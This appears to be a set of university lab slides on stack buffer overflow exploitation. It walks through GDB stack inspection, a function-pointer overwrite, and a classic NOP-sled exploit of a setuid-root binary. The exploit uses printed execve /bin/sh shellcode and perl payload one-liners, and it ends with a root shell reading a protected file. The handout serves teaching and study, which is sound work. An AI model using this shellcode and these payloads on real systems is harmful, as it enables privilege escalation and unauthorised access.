BUFFER OVERFLOW EXPLOITATION

Samuele Andreoli, Nicolò Fornari, Giuseppe Vitto

May 11, 2016

University of Trento

Introduction

INTRODUCTION

*"A **Buffer Overflow** is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations"*

LAB STRUCTURE

The Lab is organized into 3 exercises:

- In ***ex1*** we'll learn how memory works and how functions manage data into stack;
- In ***ex2*** we'll change the execution flow of the program overwriting the value of a variable;
- In ***ex3*** we'll perform a privilege escalation attack to read a *secret*.

We will have an *"explore and then explain"* approach, so do not worry if at first you will not understand everything!

Exercise 1

EXERCISE 1 - CODE

```c
#include <stdio.h>

void function (int a, int b, int c){

    char buffer1[4] = {'A','B','C','D'};
    int  buffer2[2] = { 1 , 2 };

}

void main(){

    function(1,2,3);

}
```

EXERCISE 1 - GOAL

This C program performs a set of simple instructions:

- *main* calls *function* with arguments 1, 2, 3;
- *function* creates a buffer of 4 char and fills it with A, B, C, D;
- *function* creates a buffer of 2 integers and fills it with 1, 2;
- *function* terminates;
- *main* terminates.

It is a pretty straightforward program, but it may not be clear what it actually does at machine level: **the goal of this exercise is to understand what happens in memory when a function is called, focusing on how it stores the data it uses.**

EXERCISE 1 - GDB

To achieve this goal we will use a *debugger* : **GDB.**

GDB is the *GNU Project debugger*: it's a tool we will use to examine our exercises during their execution.

Using GDB, we can:

- run a program, specifying its inputs;
- pause the execution in specified points;
- examine registers and memory during execution;
- disassemble functions.

Let's see how it works!

EXERCISE 1 - GDB: LET'S START

First of all we set the current directory to **ex1** and we start *gbd* giving as input the binary of the first exercise:

```
bo@lab:~$ cd ex1
bo@lab:~/ex1$ gdb ex1
```

After a bunch of text, we are ready to execute some instructions. But what will we do now?

To exploit buffer overflows we need to know how and where data is stored in memory and, of course, some luck.

Usually you do not know the source code, and the only way to figure out these informations is through **disassembling**.

EXERCISE 1 - GDB: DISASSEMBLING

When we disassemble a program we read the machine instructions performed on the data: these instructions are mainly basic operations such as additions, subtractions, moving and pushing of data on stack and system calls.

We start disassembling *main* :

```
(gdb) disassemble  main
Dump of assembler code for function main:                          _
   0x08048412 <+0>:     push   %ebp                                 | Prologue
   0x08048413 <+1>:     mov    %esp,%ebp                           _|
   0x08048415 <+3>:     push   $0x3                                 | Push function's
   0x08048417 <+5>:     push   $0x2                                 | inputs onto the
   0x08048419 <+7>:     push   $0x1                                _| stack
   0x0804841b <+9>:     call   0x80483eb <function>                _| Call function
   0x08048420 <+14>:    add    $0xc,%esp                           _| Stack freeing
   0x08048423 <+17>:    nop                                         |
   0x08048424 <+18>:    leave                                       | Return
   0x08048425 <+19>:    ret                                        _|
End of assembler dump.
```

EXERCISE 1 - GDB: DISASSEMBLING

and we go on disassembling *function*:

```
(gdb) disassemble function
Dump of assembler code for function function:                  _
   0x080483eb <+0>:     push   %ebp                             | Prologue
   0x080483ec <+1>:     mov    %esp,%ebp                       _|
   0x080483ee <+3>:     sub    $0x10,%esp                      _| Allocates variables
   0x080483f1 <+6>:     movb   $0x41,-0x4(%ebp)                 |
   0x080483f5 <+10>:    movb   $0x42,-0x3(%ebp)                 | Fills buffer1
   0x080483f9 <+14>:    movb   $0x43,-0x2(%ebp)                 |
   0x080483fd <+18>:    movb   $0x44,-0x1(%ebp)                _|
   0x08048401 <+22>:    movl   $0x1,-0xc(%ebp)                  | Fills buffer2
   0x08048408 <+29>:    movl   $0x2,-0x8(%ebp)                 _|
   0x0804840f <+36>:    nop                                     |
   0x08048410 <+37>:    leave                                   | Return
   0x08048411 <+38>:    ret                                    _|
End of assembler dump.
```

EXERCISE 1 - GDB: BREAKPOINTS

From these instructions we can see that *function* allocates and fills *buffer1* and *buffer2*, for a total of 12 bytes[1], using a mysterious (for now) reference point called *EBP*.

Using *gdb* and **breakpoints** we will stop the execution of *ex1* when *function* is called. Then we will proceed executing an instruction at time looking into memory to see how the buffers are filled with the value we expect.

[1] In our system integers are 4 bytes long and chars, as usual, 1 byte long.

EXERCISE 1 - GDB: RUN

Let's start setting a breakpoint at *function*:

```
(gdb) break function
Breakpoint 1 at 0x80483f1: file ex1.c, line 5.
```

Running *ex1* with the *run* command, *gdb* will stop the execution when *function* is called

```
(gdb) run
Starting program: /home/bo/ex1/ex1

Breakpoint 1, function (a=1, b=2, c=3) at ex1.c:5
5           char buffer1[4] = {'A','B','C','D'};
```

EXERCISE 1 - GDB: REGISTERS

Since the execution is now frozen, we can examine what are the values stored in **registers** using the *info registers* command:

```
(gdb) info registers
eax            0xb7fc10a0       -1208217440
ecx            0x44f3d03b       1156829243
edx            0xbffff1b4       -1073745484
ebx            0xb7fbf000       -1208225792
esp            0xbffff164       0xbffff164
ebp            0xbffff174       0xbffff174
esi            0x0      0
edi            0x80482f0        134513392
eip            0x80483f1        0x80483f1 <function+6>
 ⋮                 ⋮                 ⋮
```

EXERCISE 1 - GDB: REGISTERS

Registers are memory cells, where specific informations required for the current execution are stored.

The four registers **EAX**, **ECX**, **EDX**, **EBX** are used to store temporary data, while the others are used to manage execution flow and memory usage. We are interested in the three highlighted registers:


EIP, or *Extended Instruction Pointer*, points to the location of the next instruction to execute..
ESP, or *Extended Stack Pointer*, points to the current top of the stack.
EBP, or *Extended Base Pointer*, points to the EBP of the calling function.[2]

[2] In our scenario EBP points to the *main's* EBP and *EIP* points to the instruction which, in the disassembled of *function*, corresponds to writing an "A" in *buffer1*.

EXERCISE 1 - GDB: STACK FRAMES

ESP and EBP are great points of reference when examining memory: they enclose local variables, after EBP there is the Return Address and 8 bytes after EBP we find the inputs given to the called function.

We can then sketch how the stack frame of our *function* looks:



EXERCISE 1 - GDB: MEMORY

Using the *cx*[3] command we can visualize the value stored between *ESP* and *EBP* :

```
(gdb) cx $esp $ebp                _
0xbffff164:     0xbffff224    _| esp
0xbffff168:     0xbffff22c     | buffer2
0xbffff16c:     0x08048453    _|
0xbffff170:     0xb7fbf41c    _| buffer1
0xbffff174:     0xbffff188    _| ebp
```

Now in *buffer1* and in *buffer2* there are just random values from previous usage of this memory.

[3] It is a custom command that visualizes memory in an interval of addresses. You won't find it natively in *gdb*.

If we proceed executing the next instruction and looking again in this interval

```
(gdb) nexti
0x080483f5      5           char buffer1[4] = {'A','B','C','D'};
(gdb) cx $esp $ebp
0xbffff164:     0xbffff224   _| esp
0xbffff168:     0xbffff22c    | buffer2
0xbffff16c:     0x08048453   _|
0xbffff170:     0xb7fbf441   _| buffer1
0xbffff174:     0xbffff188   _| ebp
```

we see that the ASCII value of 'A', that is 0x41[4] , is stored using *little-endian* order (that is from right to the left) in *buffer1*.

[4] The ASCII value of 'B', 'C', 'D' are respectively 0x42, 0x43, 0x44

EXERCISE 1 - GDB: MEMORY

Executing multiple times *nexti* and *cx* in the same way, we will completely fill the buffers:

```
(gdb) nexti
8       }
(gdb) cx $esp $ebp
0xbffff164:     0xbffff224   _| esp
0xbffff168:     0x00000001    | buffer2
0xbffff16c:     0x00000002   _|
0xbffff170:     0x44434241   _| buffer1
0xbffff174:     0xbffff188   _| ebp
```

Now we can continue the normal execution of *ex1* with the *continue* command and then exit from *gdb* using *quit* :

```
(gdb) continue
Continuing.
[Inferior 1 (process 3646) exited with code 0240]
(gdb) quit
```

Exercise 2

EXERCISE 2 - CODE

```
#include <stdio.h>
#include <string.h>

void good() {
        puts("Win!");
}

void bad() {
        printf("You're at %p and you want to be at %p\n", bad, good);
}

void main(int argc, char **argv) {

        void (*functionpointer)(void) = bad;
        char buffer[128];

        strcpy(buffer, argv[1]);

        printf("We're going to %p\n", functionpointer);

        functionpointer();

        return;
}
```

EXERCISE 2 - CODE

In this exercise these instructions are performed:

- functions *good* and *bad* are created;
- *functionpointer*, that is a pointer to a function, is created and set to have the address of the function *bad*;
- a buffer of 128 bytes is created and is filled, through *strcpy*, with the value passed to *ex2*;
- the function pointed by *functionpointer* is called;
- the function pointed by *functionpointer* terminates;
- *main* terminates.

EXERCISE 2 - GOAL

Note that function *good* is not accessible during the normal execution of *ex2*: **our goal is to access it overflowing** *buffer* **and overwriting the value of** *functionpointer* **with the address of** *good*.

As hints, function *bad* prints the address of *bad* and *good*: it is just to speed up the lab, but we can easily retrive them disassembling *ex2*.

EXERCISE 2 - EXECUTION

First of all we set the current directory to *ex2* and we test the executable with some random input, i.e. ”AAAA”:

```
bo@lab:~/ex1$ cd ../ex2
bo@lab:~/ex2$ ./ex2 AAAA
We’re going to 0x8048494
You’re at 0x8048494 and you want to be at 0x804847b
```

To avoid manually counting the number of characters we pass to *ex2* we can use a *perl* command to write how many ’A’s we want just specifying their number:

```
bo@lab:~/ex2$ ./ex2 $(perl -e 'print "A"x20')
We’re going to 0x8048494
You’re at 0x8048494 and you want to be at 0x804847b
```

EXERCISE 2 - OVERFLOW

If we try to pass too many 'A's, we get a Segmentation fault :

```
bo@lab:~/ex2$ ./ex2 $(perl -e 'print "A"x150')
We're going to 0x41414141
Segmentation fault (core dumped)
```


Indeed we overflowed the buffer, corrupting the current stack frame!

Notice that in this example the value of *functionpointer* is '0x41414141', that corresponds to the ASCII value of 4 'A's: **some of the 'A's we passed to** *ex2* **overwrited the value of** *functionpointer* **with the value "AAAA".**

EXERCISE 2 - MEMORY SKETCH

Our goal is to assign to *functionpointer* the value '0x804847b', that is the address of *good*.

How do we do it? From the source code we know that in memory *functionpointer* is allocated right after *buffer*, which has length of 128 bytes.



In order to achieve our goal, we have to pass to *ex2* 128 'A's to completely fill the buffer plus 4 byes to overwrite the value of *functionpointer* to '0x804847b' .

EXERCISE 2 - LITTLE-ENDIAN AGAIN

Remember that, in our system, bytes are stored in *little-endian*, that is byte by byte from right to the left.

If we want that *functionpointer* stores the value ”0x804847b” we have to pass, in this order, the four bytes ’x7b’, ’x84’, ’x04’, ’x08’.

In *perl* is quite easy to write bytes: you only need to write a \ just before its hex value and treat is as a char.

In *perl*, our address becomes the string **”\x7b\x84\x04\x08”** that we will attach at the end of 128 ’A’s using the string concatenation operator ’ . ’

EXERCISE 2 - EXPLOITATION

Everything is now ready to launch our attack:

```
bo@lab:~/ex2$ ./ex2 $(perl -e 'print "A"x128 . "\x7b\x84\x04\x08"')
We're going to 0x804847b
Win!
```

We made it! Well we just printed "Win!", but it is just an example of how, with a buffer overflow, we can access *something* that was originally designed to be not accessible to us.

Exercise 3

EXERCISE 3 - CODE

```
#include <stdio.h>
#include <string.h>

void function(char* input) {

    char buffer[128];

    strcpy(buffer, input);

    printf("Your input is: %s\n", buffer);

}

void main(int argc, char **argv) {

        function(argv[1]);

        return;
}
```

EXERCISE 3 - CODE

The code of this exercise is similar to the previous one:

- *main* calls *function*;
- a buffer of 128 bytes is created and is filled, through *strcpy*, with the value passed to *ex3*;
- the value of *buffer* is printed;
- *function* terminates;
- *main* terminates.

EXERCISE 3 - PRIVILEGES

We start setting the current directory to *ex3*.

```
bo@lab:~/ex2$ cd ../ex3
```

If we visualize all the file inside the current directory with the associated privileges through the *ls -l* command, we will notice that there is a file called *secret*:

```
bo@lab:~/ex3$ ls -l
total 20
-rwsr-xr-x 1 root root 8400 apr 26 15:21 ex3
-r--r--r-- 1 bo   bo    243 apr 26 15:14 ex3.c
-r--r----- 1 root root   99 apr 27 14:25 secret
```

EXERCISE 3 - PRIVILEGES

Since we are *bo* and not *root*, the owner of *secret*, we cannot read it. Indeed if we try to visualize *secret* through the *cat* command we get:

```
bo@lab:~/ex3$ cat secret
cat: secret: Permission denied
```

We can also notice that the executable *ex3* has the *s* flag in its permissions: this means that every user that runs *ex3* runs it as if he is the *root* user.

If we are able to control the execution of *ex3* we can perform actions as if we are *root*.

EXERCISE 3 - GOAL

The goal of this exercise is to read the content of *secret*.

The steps we will perform to achieve it are:

- fill *buffer* with machine instructions that spawn a *shell*;
- overflow *buffer* so that the return address of *function* is overwritten to point at the begin of these instructions: in this way when *function* terminates they will be executed;
- use the obtained shell, that will have *root* privileges thanks to the *s flag*, to read the content of *secret*.

EXERCISE 3 - HOW FAR IS RET?

First of all we have to spot how far from the begin of *buffer* the return address of *function* is: we want to know how many bytes we have to pass to *ex3* before overwriting the return address.

We already know that RET is at *$ebp+4*, so we need to know the value of *$ebp* in the stack frame of *function*.

We start loading *ex3* in *gdb* and setting a breakpoint just after *strncpy* fills *buffer* (line 9):

```
bo@lab:~/ex3$ gdb ex3
GNU gdb (Ubuntu 7.10-1ubuntu2) 7.10
...
Reading symbols from ex3...done.
(gdb) break 9
Breakpoint 3 at 0x8048469: file ex3.c, line 9.
```

EXERCISE 3 - HOW FAR IS RET?

We can now run *ex3* with some input and see the values[5] of registers:

```
(gdb) run AAAA
Starting program: /home/bo/ex3/ex3 AAAA
Breakpoint 1, function (input=0xbffff3dc "AAAA") at ex3.c:10
10          printf("Your input is: %s\n", buffer);
(gdb) info registers
eax            0xbffff0c0       -1073745728
ecx            0xbffff3dc       -1073744932
edx            0xbffff0c0       -1073745728
ebx            0xb7fbf000       -1208225792
esp            0xbffff0c0       0xbffff0c0
ebp            0xbffff148       0xbffff148
 ⋮                ⋮                ⋮
```

The return address of *function* is at 0xbffff148+4, that is **0xbffff14c**.

[5] These values depend on your input, but the offset between buffer and EBP remains constant.

EXERCISE 3 - HOW FAR IS RET?

At this point we can see where *buffer* starts using *cx* to visualize the memory between ESP and EBP:

```
(gdb) cx $esp $ebp
0xbffff0c0:     0x41414141
0xbffff0c4:     0xb7fffa00
0xbffff0c8:     0x00000001
     ⋮               ⋮
```

Buffer starts at **0xbffff0c0**, that is **140 bytes** (= 0xbffff14c - 0xbffff0c0) before the return address of *function*.

This means that if we pass 144 bytes to *ex3* the last 4 bytes will become the overwritten return address of *function*.

EXERCISE 3 - OVERWRITING RET

We unset the previous breakpoint with the *delete* command followed by the number of the breakpoint we want to unset, and we verify what we found passing to *ex3* 139 'A's [6]:

```
(gdb) delete 1
(gdb) r $(perl -e 'print "A"x139')
Starting program: /home/bo/ex3/ex3 $(perl -e 'print "A"x139')
Your input is: AAAAAAAAAAAAAAAAA ...

Program received signal SIGSEGV, Segmentation fault.
main (argc=<unavailable>, argv=<unavailable>) at ex3.c:19
19      }
```

We get a Segmentation Fault because we corrupt EBP.

[6] If we pass 'A's to *ex3*, we pass a string that ends with a null character: that is 139 'A's + '\x00' for a total of 140 bytes. **Type 'yes' when gdb asks to restart the execution.**

EXERCISE 3 - OVERWRITING RET

But if we pass 143 'A's

```
(gdb) r $(perl -e 'print "A"x143')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/bo/ex3/ex3 $(perl -e 'print "A"x143')
Your input is: AAAAAAAAAAAAAAAAA ...

Program received signal SIGSEGV, Segmentation fault.
0x00414141 in ?? ()
```

We see that *function* tries to return to the address 0x00414141, whose bytes are the last 4 bytes of *buffer*.

EXERCISE 3 - SHELLCODE

For our goal, the last thing we need is the **shellcode**, that is the bytes instructions that, if executed, spawn a shell. Writing shellcodes is hard and we will provide it to you:

```
\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb
\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89
\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd
\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f
\x73\x68\x4e\x58\x58\x58\x58\x59\x59\x59\x59
```

It is **55 bytes long** and we stored it in the *environmental variable* **$SHELLCODE**, so that you don't need to copy paste it. Later we will see how to use it with *perl*.

EXERCISE 3 - NOP

The shellcode is 55 bytes long, but we need 140 bytes to reach the return address of *function*.


We cannot fill the remaining 85 bytes with characters because we want something that could be executed but that does not affect the execution of our shellcode.

We use the 1 byte instruction NOP - *No Operation* that simply does nothing and jumps to the next instruction.

A NOP is represented with the byte instruction **\x90**.

EXERCISE 3 - BUILDING THE ATTACK VECTOR

Then our 144 bytes attack vector will look like:



Where the RET address that we overwrite will point to some address in the first 85 NOP bytes[7] of *buffer*.

[7] In an attack vector the NOP sequence is also called *NOP sled*.

EXERCISE 3 - BUILDING THE ATTACK VECTOR

Since the address of *buffer* depends on the input we pass, for now, we overwrite the return address with the value 0x90909090.

To print in *perl* the environmental variable *SHELLCODE* we will use the command **$ENV{'SHELLCODE'}** in the *print* command:

```
(gdb) r $(perl -e 'print "\x90"x85 . $ENV{'SHELLCODE'} . "\x90\x90\x90\x90"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/bo/ex3/ex3 $(perl -e 'print "\x90"x85 ....
Your input is: ????????????????????????1??F1?1
                                       ?
                                        ??S
                                           ?????/bin/shNXXXXYYYY????

Program received signal SIGSEGV, Segmentation fault.
0x90909090 in ?? ()
```

EXERCISE 3 - BUILDING THE ATTACK VECTOR

The EBP is now corrupted so we cannot look between ESP and EBP to see where *buffer* starts. The only solution is to visualize, using the *x* command, lots of bytes (here 200) starting from the top of the stack.

```
(gdb) x/200x $esp
                                        ⋮

0xbffff330:     0x00000000      0x00000000      0x00000000      0x2f000000
0xbffff340:     0x656d6f68      0x2f6f622f      0x2f337865      0x00337865
0xbffff350:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff360:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff370:     0x90909090      0x90909090      0x90909090      0x90909090
```

Buffer starts at 0xbffff350 and we can choose as return address one address between this value and 0xbffff3a4 (= 0xbffff350+84). We choose an address that is not too far from the start of the shellcode in order to not execute too many NOP that could stop, by some protection mechanisms, the execution of *ex3*.

EXERCISE 3 - EXPLOITATION

We choose as return address 0xbffff390 that in *little-endian* becomes \x90\xf3\xff\xbf. We quit *gdb* and we test our attack vector on *ex3*:

```
(gdb) quit
bo@lab:~/ex3$ ./ex3 $(perl -e 'print "\x90"x85 . $ENV{'SHELLCODE'} . "\x90\xf3\xff\xbf"')
Your input is: ??????????????????????1??F1?1
                                    ?
                                     ??S
                                        ?????/bin/shNXXXXYYYY????

#
```

Yaha! The # means that we have a shell with *root* privileges waiting for our commands!

EXERCISE 3 - SPREAD THE SECRET

Indeed if we ask it who we are through the *whoami* command:

```
#whoami
root
```

it says we are *root*!

The last thing we left to do is

```
#cat secret
```

Questions?

FOR THE GEEKS

- We compiled all our C programs with options:

```
-fno-stack-protector -z execstack -ggdb
```

- We disabled ASLR.
- The custom *cx* command is defined in the *.cx* file as

```
define cx
        set $start = $arg0
        set $end = $arg1
        while ($start <= $end)
                x/wx $start
                set $start = $start+4
        end
end
```

and is automatically imported in *gdb* redefining the “gdb” alias:

```
alias gdb='/usr/bin/gdb --command=~/.cx'
```

Thank you!